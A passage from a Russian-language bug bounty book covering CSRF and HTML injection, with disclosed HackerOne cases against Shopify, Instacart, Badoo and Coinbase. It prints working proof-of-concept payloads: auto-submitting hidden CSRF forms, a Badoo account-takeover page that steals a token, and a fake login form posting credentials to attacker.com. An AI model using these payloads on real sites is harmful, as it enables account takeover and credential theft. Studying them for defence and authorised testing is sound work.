Уязвимость Twitter Web Intents похожа на предыдущую уязвимость Twitter с `UID`. Неудивительно, что подверженность сайта недостатку наподобие HPP может указывать на более широкую системную проблему. Обнаружив такую уязвимость, иногда стоит потратить время на исследование всей платформы и проверить, нет ли других областей, где удастся использовать сходное поведение.

Итоги

Риск HPP зависит от действий, выполняемых внутренней частью сайта, и от того, где используются загрязнённые параметры.

Поиск уязвимостей HPP требует особенно тщательного тестирования, более тщательного, чем для некоторых других уязвимостей, поскольку обычно у нас нет доступа к коду, который серверы выполняют после получения HTTP-запроса. Мы можем лишь косвенно судить о том, как сайты обрабатывают передаваемые им параметры.

Методом проб и ошибок можно обнаружить ситуации, в которых возникают уязвимости HPP. Обычно ссылки на социальные сети служат хорошей отправной точкой для проверки уязвимостей этого типа, но не забывайте продолжать исследование и вспоминать о HPP при проверке

подстановки параметров, например значений, похожих на идентификаторы.

Глава 4. Межсайтовая подделка запросов

Атака с межсайтовой подделкой запросов (cross-site request forgery, CSRF) происходит, когда злоумышленник способен заставить браузер жертвы отправить HTTP-запрос другому веб-сайту. Тот сайт выполняет действие так, словно запрос допустим и отправлен самой жертвой. Обычно такая атака опирается на то, что жертва ранее прошла аутентификацию на уязвимом веб-сайте, которому отправляется действие, и происходит без её ведома. Успешная атака CSRF позволяет злоумышленнику изменить серверные сведения и даже может привести к захвату учётной записи пользователя. Ниже приведён простой пример, который мы вскоре разберём:

1. Боб входит на сайт своего банка, чтобы проверить баланс.
2. Закончив, Боб проверяет электронную почту в другом домене.
3. В почте Боб находит ссылку на незнакомый веб-сайт и нажимает её, чтобы посмотреть, куда она ведёт.

4. После загрузки незнакомый сайт велит браузеру Боба отправить HTTP-запрос банковскому сайту Боба с требованием перевести деньги с его счёта на счёт злоумышленника.
5. Банковский сайт Боба получает HTTP-запрос, инициированный незнакомым и вредоносным сайтом. Но поскольку на сайте банка нет никакой защиты от CSRF, он выполняет перевод.

Аутентификация

Атаки CSRF, подобные только что описанной, используют слабые места процесса, с помощью которого веб-сайты аутентифицируют запросы. Когда вы посещаете сайт, требующий входа, обычно с именем пользователя и паролем, сайт, как правило, аутентифицирует вас. Затем он сохраняет сведения об аутентификации в браузере, чтобы вам не приходилось входить заново при посещении каждой новой страницы сайта. Аутентификацию можно хранить двумя способами: с

помощью протокола базовой аутентификации или файла cookie.

Сайт, использующий базовую авторизацию, можно распознать по заголовку HTTP-запроса следующего вида: `Authorization: Basic QWxhZGRpbjpPcGVuU2VzYW1l`. Случайно выглядящая строка - закодированные с помощью base64 имя пользователя и пароль, разделённые двоеточием. В данном случае `QWxhZGRpbjpPcGVuU2VzYW1l` декодируется в `Aladdin:OpenSesame`. В этой главе мы не будем сосредоточиваться на базовой аутентификации, однако многие рассматриваемые здесь приёмы применимы для эксплуатации уязвимостей CSRF, использующих базовую аутентификацию.

Файлы cookie - небольшие файлы, создаваемые веб-сайтами и сохраняемые в браузере пользователя. Веб-сайты применяют их в разных целях, например для хранения пользовательских предпочтений или истории посещений. У cookie есть атрибуты - стандартизованные элементы сведений, сообщающие браузерам о cookie и правилах обращения с ними. Среди атрибутов cookie могут быть `domain`, `expires`, `max-age`, `secure` и `httponly`, с которыми вы познакомитесь далее в этой главе. Помимо атрибутов, cookie может содержать пару «имя - значение», состоящую из идентификатора и связанного с ним значения, передаваемого веб-сайту. Атрибут `domain` определяет сайт, которому передаются эти сведения.

Браузеры ограничивают количество cookie, которое может задать сайт. Но обычно в распространённых браузерах один сайт способен задать от 50 до 150 cookie, а некоторые, по имеющимся сведениям, поддерживают более 600. Как правило, браузеры позволяют использовать не более 4 Кбайт на один cookie. Стандарта для имён и значений cookie нет: сайты свободны выбирать собственные пары и их назначение. Например, сайт может использовать cookie с именем `sessionId`, чтобы помнить пользователя и не заставлять его вводить имя и пароль для каждой посещаемой страницы или выполняемого действия. Напомним, что HTTP-запросы не имеют состояния, как описано в главе 1: при каждом HTTP-запросе веб-сайт не знает, кто пользователь, и поэтому должен аутентифицировать его заново.

Например, пара имени и значения в cookie может иметь вид `sessionId=9f86d081884c7d659a2feaa0c55ad015a3bf4f1b2b0b822cd15d6c15b0f00a08`, а доменом cookie может быть `.site.com`. Следовательно, cookie `sessionId` будет отправляться каждому посещаемому пользователем сайту в `.site.com`, например `foo.<site>.com`, `bar.<site>.com`, `www.<site>.com` и так далее.

Атрибуты `secure` и `httponly` сообщают браузеру, когда и как отправлять и читать cookie. У этих атрибутов нет значений: они действуют как флаги, которые либо присутствуют в cookie, либо отсутствуют. Если cookie содержит `secure`, браузер отправляет его только при посещении сайтов HTTPS. Например, при посещении HTTP-сайта `http://www.<site>.com/` браузер не отправил бы ему cookie с атрибутом `secure`. Это защищает конфиденциальность, поскольку соединения HTTPS зашифрованы, а HTTP - нет. Атрибут `httponly`, который приобретёт важность при изучении межсайтового выполнения сценариев в главе 7, предписывает читать cookie только посредством запросов HTTP и HTTPS. Поэтому браузер не разрешит языкам сценариев, например JavaScript, прочитать значение такого cookie. Если атрибуты `secure` и `httponly` не заданы, cookie может законно отправляться, но быть злоумышленно прочитан. Cookie без `secure` можно отправить сайту без HTTPS, а cookie без `httponly` может прочитать JavaScript.

Атрибуты `expires` и `max-age` указывают, когда cookie должен истечь и быть уничтожен браузером. `expires` просто велит браузеру уничтожить cookie в определённую дату, например `expires=Wed, 18 Dec 2019 12:00:00 UTC`. В отличие от него, `max-age` задаёт целым числом количество секунд до истечения cookie, например `max-age=300`.

Подведём итог процесса хранения аутентификации, если банковский сайт Боба использует cookie. После посещения сайта и входа банк отвечает на HTTP-запрос Боба HTTP-ответом, включающим cookie, который идентифицирует Боба. В дальнейшем браузер Боба автоматически отправляет

этот cookie со всеми остальными HTTP-запросами к банковскому сайту.

Закончив банковские операции, Боб покидает сайт банка, но не выходит из учётной записи. Это важная деталь: при выходе сайт обычно отвечает HTTP-ответом, который делает cookie просроченным. Поэтому при следующем посещении сайта придётся войти заново.

Проверяя почту и нажимая ссылку на неизвестный сайт, Боб невольно посещает вредоносный веб-сайт. Тот предназначен для CSRF-атаки и велит браузеру Боба обратиться к банковскому сайту. Вместе с запросом браузер отправит cookie Боба.

CSRF с запросами GET

Способ эксплуатации банковского сайта Боба зависит от того, принимает ли банк переводы посредством запросов `GET` или `POST`. Если переводы принимаются через `GET`, вредоносный сайт отправит HTTP- запрос с помощью скрытой формы или тега `<img>`. Методы `GET` и `POST` оба используют HTML, чтобы заставить браузер отправить нужный HTTP-запрос, и оба могут применять скрытую форму, но приём с `<img>` доступен только для `GET`. В этом разделе мы рассмотрим атаку с HTML-тегом `<img>` и методом `GET`, а скрытую форму разберём в следующем разделе, «CSRF с запросами POST».

Злоумышленнику необходимо включить cookie Боба в любой HTTP-запрос на перевод, отправляемый банковскому сайту. Но прочитать cookie Боба он не может, а значит, не может просто создать HTTP-запрос и послать его банку. Вместо этого злоумышленник способен воспользоваться HTML-тегом `<img>`, чтобы создать запрос `GET`, который также включает cookie Боба. Тег `<img>` отображает изображения на веб-странице и содержит атрибут `src`, указывающий браузеру, где найти файл изображения. Отображая `<img>`, браузер выполняет HTTP-запрос `GET` по адресу из `src` и включает в него все существующие cookie. Предположим, вредоносный сайт использует следующий URL для перевода 500 долларов от Боба Джо:

```
https://www.bank.com/transfer?from=bob&to=joe&amount=500
```

Тогда вредоносный тег `<img>` использует этот URL как значение источника:

```
<img src="https://www.bank.com/transfer?from=bob&to=joe&amount=500">
```

Когда Боб посещает сайт злоумышленника, тот включает тег `<img>` в HTTP-ответ, после чего браузер выполняет HTTP-запрос `GET` к банку. Браузер отправляет аутентификационные cookie Боба, пытаясь получить то, что считает изображением. На самом деле банк получает запрос, обрабатывает URL из атрибута `src` и создаёт запрос на перевод.

Чтобы избежать этой уязвимости, разработчикам никогда не следует применять HTTP-запросы `GET` для внутренних операций, изменяющих данные, например перевода денег. Запросы, предназначенные только для чтения, должны быть безопасны. Многие распространённые веб-фреймворки, используемые для создания сайтов, включая Ruby on Rails и Django, рассчитывают на соблюдение разработчиками этого принципа и автоматически добавляют защиту CSRF к запросам `POST`, но не к `GET`.

CSRF с запросами POST

Если банк выполняет переводы запросами `POST`, для CSRF-атаки нужен другой подход. Тег `<img>` не подойдёт, поскольку не способен вызвать `POST`. Стратегия злоумышленника будет зависеть от содержимого запроса `POST`.

Простейшая ситуация - запрос POST с типом содержимого application/x-www-form-urlencoded или text/plain. Тип содержимого задаётся заголовком, который браузер может включать при отправке HTTP-запроса и который сообщает получателю, как закодировано тело запроса. Ниже приведён пример запроса с типом text/plain:

```
POST / HTTP/1.1
Host: www.google.ca
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Length: 5
Content-Type: text/plain;charset=UTF-8
DNT: 1
Connection: close
hello
```

Здесь указан тип содержимого вместе с кодировкой символов запроса. Тип важен, поскольку браузеры по-разному обрабатывают разные типы; вскоре мы к этому вернёмся.

В данной ситуации вредоносный сайт может создать скрытую HTML-форму и незаметно для жертвы отправить её уязвимому сайту. Форма способна отправлять запрос POST или GET по URL и даже передавать значения параметров. Ниже приведён пример вредоносного кода на веб-сайте, куда ведёт ссылка для Боба:

```
<iframe style="display:none" name="csrf-frame"></iframe>
<form method='POST' action='http://bank.com/transfer' target="csrf-frame"
  id="csrf-form">
  <input type='hidden' name='from' value='Bob'>
  <input type='hidden' name='to' value='Joe'>
  <input type='hidden' name='amount' value='500'>
  <input type='submit' value='submit'>
</form>
<script>document.getElementById("csrf-form").submit()</script>
```

Здесь форма отправляет HTTP-запрос POST банку Боба, что обозначено атрибутом action тега <form>. Поскольку злоумышленник не хочет, чтобы Боб видел форму, каждому элементу <input> присвоен тип 'hidden', делающий его невидимым на странице. Наконец, злоумышленник добавляет JavaScript внутри тега <script>, чтобы форма автоматически отправлялась при загрузке страницы. Для этого JavaScript вызывает у HTML-документа метод getElementByID(), передавая ему в качестве аргумента идентификатор формы "csrf-form", заданный во второй строке. Как и в случае GET, после отправки формы браузер выполняет HTTP-запрос POST, передавая cookie Боба сайту банка, что запускает перевод. Поскольку запросы POST возвращают браузеру HTTP-ответ, злоумышленник скрывает его в iFrame с помощью атрибута display:none. Поэтому Боб ничего не видит и не понимает, что произошло.

В других ситуациях сайт может ожидать, что запрос POST будет отправлен с типом application/json. Иногда запрос такого типа содержит токен CSRF - значение, которое отправляется вместе с HTTP-запросом, чтобы законный сайт мог проверить, что запрос исходит от него самого, а не от другого вредоносного сайта. Иногда токен входит в тело POST, а иногда запрос содержит особый заголовок с именем наподобие X-CSRF-TOKEN. Перед отправкой сайту запроса POST с типом application/json браузер отправляет HTTP-запрос OPTIONS. Сайт отвечает на вызов OPTIONS, указывая, какие типы HTTP-запросов он принимает и от каких доверенных источников. Это называется предварительным вызовом OPTIONS. Браузер читает ответ, а затем выполняет соответствующий HTTP-запрос, которым в примере с банком будет запрос POST на перевод.

При правильной реализации предварительный вызов OPTIONS защищает от некоторых уязвимостей CSRF: вредоносные сайты не входят в перечень доверенных, а браузеры позволяют читать HTTP-ответ OPTIONS только определённым веб-сайтам из белого списка. Поскольку вредоносный сайт не может прочитать ответ OPTIONS, браузер не отправит вредоносный запрос POST.

Набор правил, определяющих, когда и как веб-сайты могут читать ответы друг друга, называется совместным использованием ресурсов разных источников (cross-origin resource sharing, CORS). CORS ограничивает доступ к ресурсам, в том числе к ответам JSON, из домена, отличного от предоставившего файл или разрешённого проверяемым сайтом. Иными словами, когда разработчики защищают сайт с помощью CORS, нельзя отправить запрос `application/json` проверяемому приложению, прочитать ответ и выполнить следующий вызов, если проверяемый сайт этого не разрешает. Иногда защиту можно обойти, заменив заголовок типа содержимого на `application/x-www-form-urlencoded`, `multipart/form-data` или `text/plain`. Для запросов `POST` с любым из этих трёх типов браузеры не отправляют предварительный вызов `OPTIONS`, поэтому CSRF-запрос может сработать. Если он не работает, изучите заголовок `Access-Control-Allow-Origin` в HTTP-ответах сервера и убедитесь, что сервер не доверяет произвольным источникам. Если этот заголовок ответа меняется при отправке запросов из произвольных источников, у сайта могут быть более серьёзные проблемы, поскольку он позволяет любому источнику читать ответы своего сервера. Это не только допускает уязвимости CSRF, но и может позволить злоумышленникам прочитать любые конфиденциальные данные из HTTP-ответов сервера.

Защита от атак CSRF

Уязвимости CSRF можно смягчить несколькими способами. Одна из самых распространённых форм защиты - токен CSRF. Защищённые сайты требуют его при отправке запросов, способных изменить данные, то есть запросов `POST`. В такой ситуации веб-приложение, например банк Боба, создаёт токен из двух частей: одну получает Боб, другую хранит приложение. При попытке перевода Боб должен отправить свою часть токена, которую банк сверяет со своей. Устройство этих токенов делает их неугадываемыми и доступными только назначенному пользователю, например Бобу. Кроме того, они не всегда имеют очевидное имя, хотя среди возможных вариантов встречаются `X-CSRF-TOKEN`, `lia-token`, `rt` и `form-id`. Токен может находиться в заголовках HTTP-запроса, в теле HTTP-запроса `POST` или в скрытом поле, как в следующем примере:

```
<form method='POST' action='http://bank.com/transfer'>
  <input type='text' name='from' value='Bob'>
  <input type='text' name='to' value='Joe'>
  <input type='text' name='amount' value='500'>
  <input type='hidden' name='csrf' value='lHt7DDDyUNKoHCC66BsPB8aN4p24hxNu6ZuJA+8l+YA='>
  <input type='submit' value='submit'>
</form>
```

В этом примере сайт мог получить токен CSRF из cookie, встроенного сценария на веб-сайте или содержимого, доставленного сайтом. Независимо от способа только браузер жертвы знал значение и мог его прочитать. Поскольку злоумышленник не мог отправить токен, ему не удалось бы успешно передать запрос `POST` и провести CSRF-атаку. Однако использование сайтом токенов CSRF не означает, что поиск пригодных к эксплуатации уязвимостей зашёл в тупик. Попробуйте удалить токен, изменить его значение и выполнить другие проверки, чтобы убедиться в правильности реализации.

Другой способ защиты сайтов - CORS, но он не безупречен, поскольку опирается на безопасность браузера и правильную настройку CORS, определяющую, когда сторонние сайты могут обращаться к ответам. Иногда злоумышленники обходят CORS, заменяя тип содержимого `application/json` на `application/x-www-form-urlencoded` либо используя запрос `GET` вместо `POST` из-за неверной серверной настройки. Обход работает потому, что браузеры автоматически отправляют HTTP-запрос `OPTIONS` для типа `application/json`, но не делают этого для `GET` или типа `application/x-www-form-urlencoded`.

Наконец, существуют ещё две менее распространённые стратегии смягчения CSRF. Во-первых, сайт может проверять значение заголовка `Origin` или `Referer`, отправленного с HTTP-запросом, и убеждаться, что оно ожидаемое. Например, иногда Twitter проверяет `Origin`, а при его отсутствии - `Referer`. Это работает потому, что данными заголовками управляют браузеры и злоумышленник не может удалённо задать или изменить их, если не считать эксплуатацию уязвимости браузера или его расширения, позволяющей управлять заголовком. Во-вторых, браузеры начинают поддерживать новый атрибут cookie `samesite`, которому присваивается значение `strict` или `lax`. При `strict` браузер не отправляет cookie ни с одним HTTP-запросом, который исходит не от самого сайта, включая простые запросы `GET`. Например, если вы вошли в Amazon и там используются cookie `samesite` со значением `strict`, браузер не отправит ваши cookie при переходе по ссылке с другого сайта. Amazon не распознает вас как вошедшего пользователя, пока вы не посетите другую страницу Amazon и cookie не будут отправлены. Значение `lax`, напротив, предписывает браузеру отправлять cookie с исходными запросами `GET`. Это поддерживает принцип проектирования, согласно которому запросы `GET` никогда не должны изменять серверные данные. Если бы вы вошли в Amazon, где используются cookie `samesite` со значением `lax`, то при перенаправлении с другого сайта браузер отправил бы cookie и Amazon распознал бы вас как вошедшего пользователя.

Отсоединение Twitter от Shopify

Сложность: низкая
URL: twitter-commerce.shopifyapps.com
Источник: https://www.hackerone.com/reports/111216/
Дата сообщения: 17 января 2016 года
Выплаченное вознаграждение: 500 долларов

При поиске потенциальных уязвимостей CSRF обращайте внимание на запросы `GET`, изменяющие серверные данные. Например, один хакер обнаружил уязвимость функции Shopify, которая интегрировала Twitter с сайтом и позволяла владельцам магазинов публиковать твиты о товарах. Эта функция также позволяла отсоединить учётную запись Twitter от подключённого магазина. URL отсоединения выглядел так:

```
https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect/
```

Оказалось, что посещение этого URL отправляло следующий запрос `GET` для отсоединения учётной записи:

```
GET /auth/twitter/disconnect HTTP/1.1
Host: twitter-commerce.shopifyapps.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:43.0)
Gecko/20100101 Firefox/43.0
Accept: text/html, application/xhtml+xml, application/xml
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://twitter-commerce.shopifyapps.com/account
Cookie: _twitter-commerce_session=REDACTED
Connection: keep-alive
```

Кроме того, в первоначальной реализации ссылки Shopify не проверяла законность отправленных ей запросов `GET`, и URL был уязвим для CSRF.

Хакер WeSecureApp, отправивший отчёт, представил следующий демонстрационный HTML-документ:

```
<html>
  <body>
    <img src="https://twitter-commerce.shopifyapps.com/auth/twitter/disconnect">
```

```
  </body>
</html>
```

При открытии этот HTML-документ заставлял браузер через атрибут `src` тега `<img>` отправить HTTP-запрос `GET` адресу twitter-commerce.shopifyapps.com. Если человек с подключённой к Shopify учётной записью Twitter посещал веб-страницу с таким `<img>`, его учётная запись Twitter отсоединялась от Shopify.

Выводы

Следите за HTTP-запросами `GET`, которые выполняют на сервере какое-либо действие, например отсоединяют учётную запись Twitter. Как уже говорилось, запросы `GET` никогда не должны изменять серверные данные. Эту уязвимость можно было найти с помощью прокси-сервера, например Burp или ZAP от OWASP, наблюдая за HTTP-запросами, отправляемыми Shopify.

Изменение зон пользователей Instacart

Сложность: низкая
URL: admin.instacart.com
Источник: https://hackerone.com/reports/157993/
Дата сообщения: 9 августа 2015 года
Выплаченное вознаграждение: 100 долларов

Изучая поверхность атаки, не забывайте наряду с веб-страницами рассматривать конечные точки API сайта. Instacart - приложение для доставки продуктов, позволяющее курьерам задавать зоны работы. Сайт обновлял эти зоны запросом `POST` к администраторскому поддомену Instacart. Один хакер обнаружил, что конечная точка зон в этом поддомене уязвима для CSRF. Например, зону жертвы можно было изменить следующим кодом:

```
<html>
  <body>
    <form action="https://admin.instacart.com/api/v2/zones" method="POST">
      <input type="hidden" name="zip" value="10001" />
      <input type="hidden" name="override" value="true" />
      <input type="submit" value="Submit request" />
    </form>
  </body>
</html>
```

В этом примере хакер создал HTML-форму, отправляющую HTTP-запрос `POST` конечной точке `/api/v2/zones`. Он включил два скрытых поля ввода: одно задавало новой зоной пользователя почтовый индекс 10001, а другое присваивало параметру API `override` значение `true`, чтобы заменить текущее значение `zip` пользователя отправленным хакером. Кроме того, хакер добавил кнопку отправки запроса `POST`, в отличие от примера Shopify, где использовалась автоматически отправляющая форму функция JavaScript.

Хотя пример и так работает, хакер мог бы улучшить эксплойт описанными ранее приёмами, например применить скрытый iFrame для автоматической отправки запроса от имени жертвы. Это показало бы специалистам по разбору отчётов баг-баунти Instacart, как злоумышленник использует уязвимость при меньшем участии жертвы. Уязвимости, полностью управляемые злоумышленником, с большей вероятностью удастся успешно эксплуатировать, чем те, которые требуют чужих действий.

Выводы

При поиске эксплойтов расширяйте область атаки и не ограничивайтесь страницами сайта: включайте конечные точки API, у которых велик потенциал для уязвимостей. Иногда разработчики забывают, что хакеры способны обнаруживать и эксплуатировать конечные точки API, поскольку те не так доступны, как веб-страницы. Например, мобильные приложения часто отправляют HTTP-запросы конечным точкам API, и за ними можно наблюдать с помощью Burp или ZAP так же, как за веб-сайтами.

Полный захват учётной записи Badoo

Сложность: средняя
URL: badoo.com
Источник: https://hackerone.com/reports/127703/
Дата сообщения: 1 апреля 2016 года
Выплаченное вознаграждение: 852 доллара

Хотя разработчики часто защищаются от CSRF с помощью токенов, иногда злоумышленник может их похитить, как в этой ошибке. Изучив социальную сеть badoo.com, вы увидите, что она использует токены CSRF. Точнее, применяется уникальный для каждого пользователя параметр URL `rt`. Когда программа баг-баунти Badoo появилась на HackerOne, я не смог найти способ её эксплуатации. Однако это удалось хакеру Махмуду Джамалю.

Джамаль распознал параметр `rt` и понял его значение. Он также заметил, что параметр возвращается почти во всех ответах JSON. К сожалению, это не помогало, поскольку CORS не позволял злоумышленникам читать ответы Badoo, закодированные с типом содержимого `application/json`. Но Джамаль продолжил исследование.

В конце концов Джамаль нашёл файл JavaScript eu1.badoo.com, содержащий переменную `url_stats` со следующим значением:

```
var url_stats = 'https://eu1.badoo.com/chrome-push-stats?ws=1&rt=<urt_param_value>';
```

Когда браузер пользователя обращался к файлу JavaScript, переменная `url_stats` хранила URL с уникальным значением `rt` пользователя в качестве параметра. Более того, для получения `rt` злоумышленнику требовалось лишь заставить жертву посетить вредоносную веб-страницу, обращавшуюся к файлу JavaScript. CORS этому не препятствует, поскольку браузерам разрешено читать и внедрять удалённые файлы JavaScript из внешних источников. Затем злоумышленник мог использовать `rt`, чтобы связать любую учётную запись социальной сети с учётной записью Badoo жертвы, и отправлять HTTP-запросы `POST`, изменяющие эту учётную запись. Ниже приведена HTML-страница, с помощью которой Джамаль осуществил эксплойт:

```
<html>
  <head>
    <title>Badoo account take over</title>
    <script src=https://eu1.badoo.com/worker-scope/chrome-service-worker.
      js?ws=1></script>
  </head>
  <body>
    <script>
      function getCSRFcode(str) {
        return str.split('=')[2];
      }
      window.onload = function(){
        var csrf_code = getCSRFcode(url_stats);
        csrf_url = 'https://eu1.badoo.com/google/verify.phtml?code=4/nprfspM3y
          fn2SFUBear08KQaXo609JkArgoju1gZ6Pc&authuser=3&session_state=7cb85df679
```

```
          219ce71044666c7be3e037ff54b560..a810&prompt=none&rt='+ csrf_code;
        window.location = csrf_url;
      };
    </script>
  </body>
</html>
```

Когда жертва загружает эту страницу, та получает JavaScript Badoo, сославшись на него в атрибуте `src` тега `<script>`. После загрузки сценария веб-страница вызывает `window.onload`, которому присвоена анонимная функция JavaScript. Браузеры вызывают обработчик события `onload` при загрузке страницы; поскольку функция Джамаля определена внутри `window.onload`, она всегда вызывается при загрузке.

Затем Джамаль создал переменную `csrf_code` и присвоил ей возвращаемое значение определённой им функции `getCSRFcode`. Эта функция принимает строку и разбивает её по каждому символу `=` в массив строк, после чего возвращает третий элемент массива. При разборе переменной `url_stats` из уязвимого файла JavaScript Badoo строка разбивается в следующий массив:

```
https://eu1.badoo.com/chrome-push-stats?ws,1&rt,<rt_param_value>
```

Функция возвращает третий элемент массива, то есть значение `rt`, и присваивает его `csrf_code`.

Получив токен CSRF, Джамаль создал переменную `csrf_url`, хранящую URL страницы Badoo `/google/verify.phtml`. Эта страница связывает его собственную учётную запись Google с учётной записью Badoo жертвы. Странице нужны несколько параметров, жёстко заданных в строке URL. Я не буду подробно их разбирать, поскольку они относятся только к Badoo. Но обратите внимание на последний параметр `rt`, у которого нет жёстко заданного значения. Вместо этого `csrf_code` присоединяется к концу строки URL и передаётся как значение `rt`. Затем Джамаль выполняет HTTP-запрос, вызывая `window.location` и присваивая ему `csrf_url`, что перенаправляет браузер посетителя на указанный URL. В результате Badoo получает запрос `GET`, проверяет параметр `rt` и обрабатывает запрос на связывание учётной записи Badoo жертвы с учётной записью Google Джамаля, завершая захват.

Выводы

Нет дыма без огня. Джамаль заметил, что параметр `rt` возвращается в разных местах, особенно в ответах JSON. Поэтому он справедливо предположил, что `rt` может появиться там, где злоумышленник сумеет к нему обратиться и использовать, - в данном случае в файле JavaScript. Если вам кажется, что сайт может быть уязвим, продолжайте копать. Мне в этой ситуации показалось странным, что токен CSRF состоял всего из пяти цифр и находился в URL. Обычно токены намного длиннее, поэтому их труднее угадать, и размещаются они в теле HTTP-запроса `POST`, а не в URL. Используйте прокси и проверяйте все ресурсы, к которым обращается сайт или приложение. Burp позволяет искать определённые термины и значения по всей истории прокси; здесь такой поиск показал бы значение `rt` в файлах JavaScript. Возможно, вы обнаружите утечку конфиденциальных сведений, например токена CSRF.

Итоги

Уязвимости CSRF представляют ещё один вектор атаки, который злоумышленник может использовать без ведома жертвы и без активных действий с её стороны. Поиск CSRF способен потребовать изобретательности и готовности проверить всю функциональность сайта.

В целом фреймворки приложений, например Ruby on Rails, всё чаще защищают веб-формы, если сайт выполняет запросы `POST`, однако для `GET` это не так. Поэтому обязательно следите за любыми HTTP-вызовами `GET`, изменяющими серверные данные пользователя, например отсоединяющими учётную запись Twitter. Кроме того, хотя примера здесь нет, если сайт отправляет токен CSRF вместе с запросом `POST`, попробуйте изменить значение токена или полностью его удалить, чтобы убедиться, что сервер проверяет его наличие.

Глава 5. HTML-инъекция и подмена содержимого

Инъекция языка гипертекстовой разметки (HTML) и подмена содержимого - атаки, позволяющие злоумышленнику внедрять содержимое в веб-страницы сайта. Злоумышленник может добавить созданные им элементы HTML, чаще всего тег `<form>`, имитирующий законный экран входа, чтобы обманом заставить жертву отправить конфиденциальные сведения вредоносному сайту. Поскольку атаки этих типов основаны на обмане жертвы, который иногда называют социальной инженерией, программы баг-баунти считают подмену содержимого и HTML-инъекцию менее серьёзными, чем другие рассмотренные в книге уязвимости.

Уязвимость HTML-инъекции возникает, когда веб-сайт позволяет злоумышленнику отправлять HTML-теги, обычно через поля какой-либо формы или параметры URL, которые затем непосредственно отображаются на веб-странице. Это похоже на атаки межсайтового выполнения сценариев, но при тех инъекциях возможно выполнение вредоносного JavaScript, о чём я расскажу в главе 7.

HTML-инъекцию иногда называют виртуальной порчей сайта. Причина в том, что разработчики задают на языке HTML структуру веб- страницы. Если злоумышленник способен внедрить HTML и сайт его отображает, злоумышленник может изменить внешний вид страницы. Приём, при котором пользователей с помощью поддельной формы обманом заставляют отправить конфиденциальные сведения, называется фишингом.

Например, если страница отображает управляемое вами содержимое, вы можете добавить на неё тег `<form>` с просьбой заново ввести имя пользователя и пароль:

```
<form method='POST' action='http://attacker.com/capture.php' id='login-form'>
  <input type='text' name='username' value=''>
  <input type='password' name='password' value=''>
  <input type='submit' value='submit'>
</form>
```

Когда пользователь отправляет эту форму, сведения через атрибут `action` передаются сайту злоумышленника `http://<attacker>.com/capture.php`.

Подмена содержимого очень похожа на HTML-инъекцию, но злоумышленники могут внедрять только простой текст, а не HTML-теги. Обычно это ограничение возникает потому, что сайт экранирует весь включённый HTML либо сервер удаляет HTML-теги из HTTP-ответа. Хотя при подмене содержимого злоумышленник не способен форматировать веб-страницу, он может вставить текст, например сообщение, которое выглядит законным содержимым сайта. Такие сообщения способны заставить жертву выполнить действие, но сильно зависят от социальной инженерии. Следующие примеры показывают, как исследовать подобные уязвимости.

Внедрение комментария в Coinbase посредством кодировки символов

Сложность: низкая
URL: coinbase.com
Источник: https://hackerone.com/reports/104543/
Дата сообщения: 10 декабря 2015 года
Выплаченное вознаграждение: 200 долларов

Для защиты от HTML-инъекций некоторые веб-сайты отфильтровывают HTML-теги, однако иногда эту защиту можно обойти, разобравшись в работе символьных сущностей HTML. Автор данного отчёта обнаружил, что Coinbase декодировала HTML-сущности при отображении текста пользовательских отзывов. Некоторые символы в HTML зарезервированы, поскольку имеют особое назначение, например угловые скобки `<` `>`, начинающие и завершающие HTML-теги, тогда как незарезервированные символы - обычные символы без специального смысла, например буквы алфавита. Зарезервированные символы следует отображать с помощью имени HTML-сущности: например, символ `>` сайт должен представлять как `&gt;`, чтобы избежать уязвимостей инъекции. Но даже незарезервированный символ можно записать его числовым HTML-кодом; например, букву `a` можно представить как `&#97;`.

В случае этой ошибки автор отчёта сначала ввёл обычный HTML в текстовое поле для пользовательских отзывов:

```
<h1>This is a test</h1>
```

Coinbase отфильтровывала HTML и отображала его простым текстом, поэтому отправленный текст публиковался как обычный отзыв. Он выглядел в точности как введённый текст, но без HTML-тегов. Однако если пользователь отправлял текст в виде закодированных значений HTML:

```
&#60;&#104;&#49;&#62;&#84;&#104;&#105;&#115;&#32;&#105;&#115;&#32;&#97;&#32;&#
116;&#101;&#115;&#116;&#60;&#47;&#104;&#49;&#62;
```

Coinbase не отфильтровывала теги, а декодировала строку в HTML, из-за чего сайт отображал теги `<h1>` в отправленном отзыве:

```
This is a test
```

Используя закодированные значения HTML, хакер показал, как заставить Coinbase отобразить поля имени пользователя и пароля:

```
&#85;&#115;&#101;&#114;&#110;&#97;&#109;&#101;&#58;&#60;&#98;&#114;&#62;&#10;&
#60;&#105;&#110;&#112;&#117;&#116;&#32;&#116;&#121;&#112;&#101;&#61;&#34;&#116
;&#101;&#120;&#116;&#34;&#32;&#110;&#97;&#109;&#101;&#61;&#34;&#102;&#105;&#11
4;&#115;&#116;&#110;&#97;&#109;&#101;&#34;&#62;&#10;&#60;&#98;&#114;&#62;&#10;
&#80;&#97;&#115;&#115;&#119;&#111;&#114;&#100;&#58;&#60;&#98;&#114;&#62;&#10;&
#60;&#105;&#110;&#112;&#117;&#116;&#32;&#116;&#121;&#112;&#101;&#61;&#34;&#112
```

```
;&#97;&#115;&#115;&#119;&#111;&#114;&#100;&#34;&#32;&#110;&#97;&#109;&#101;&#6
1;&#34;&#108;&#97;&#115;&#116;&#110;&#97;&#109;&#101;&#34;&#62;
```

В результате получался следующий HTML:

```
Username:<br>
<input type="text" name="firstname">
<br>
Password:<br>
<input type="password" name="lastname">
```

Он отображался как поля для ввода имени пользователя и пароля. Злоумышленник мог использовать уязвимость, чтобы обманом заставить пользователей отправить настоящую форму вредоносному веб-сайту, где их учётные данные были бы перехвачены. Однако эксплуатация зависит от того, поверит ли пользователь в подлинность формы и отправит ли сведения, что не гарантировано. Поэтому Coinbase выплатила меньше, чем за уязвимость, не требующую действий пользователя.

Выводы

Проверяя сайт, выясняйте, как он обрабатывает разные виды ввода, в том числе простой и закодированный текст. Обращайте внимание на сайты, которые принимают значения в кодировке URI, например `%2F`, и отображают результат декодирования, которым в данном случае будет `/`.

Отличный универсальный инструмент с множеством средств кодирования находится по адресу https://gchq.github.io/CyberChef/. Изучите его и попробуйте разные поддерживаемые виды кодировки.

Непреднамеренное включение HTML в HackerOne

Сложность: средняя
URL: `https://hackerone.com/reports/<report_id>/`
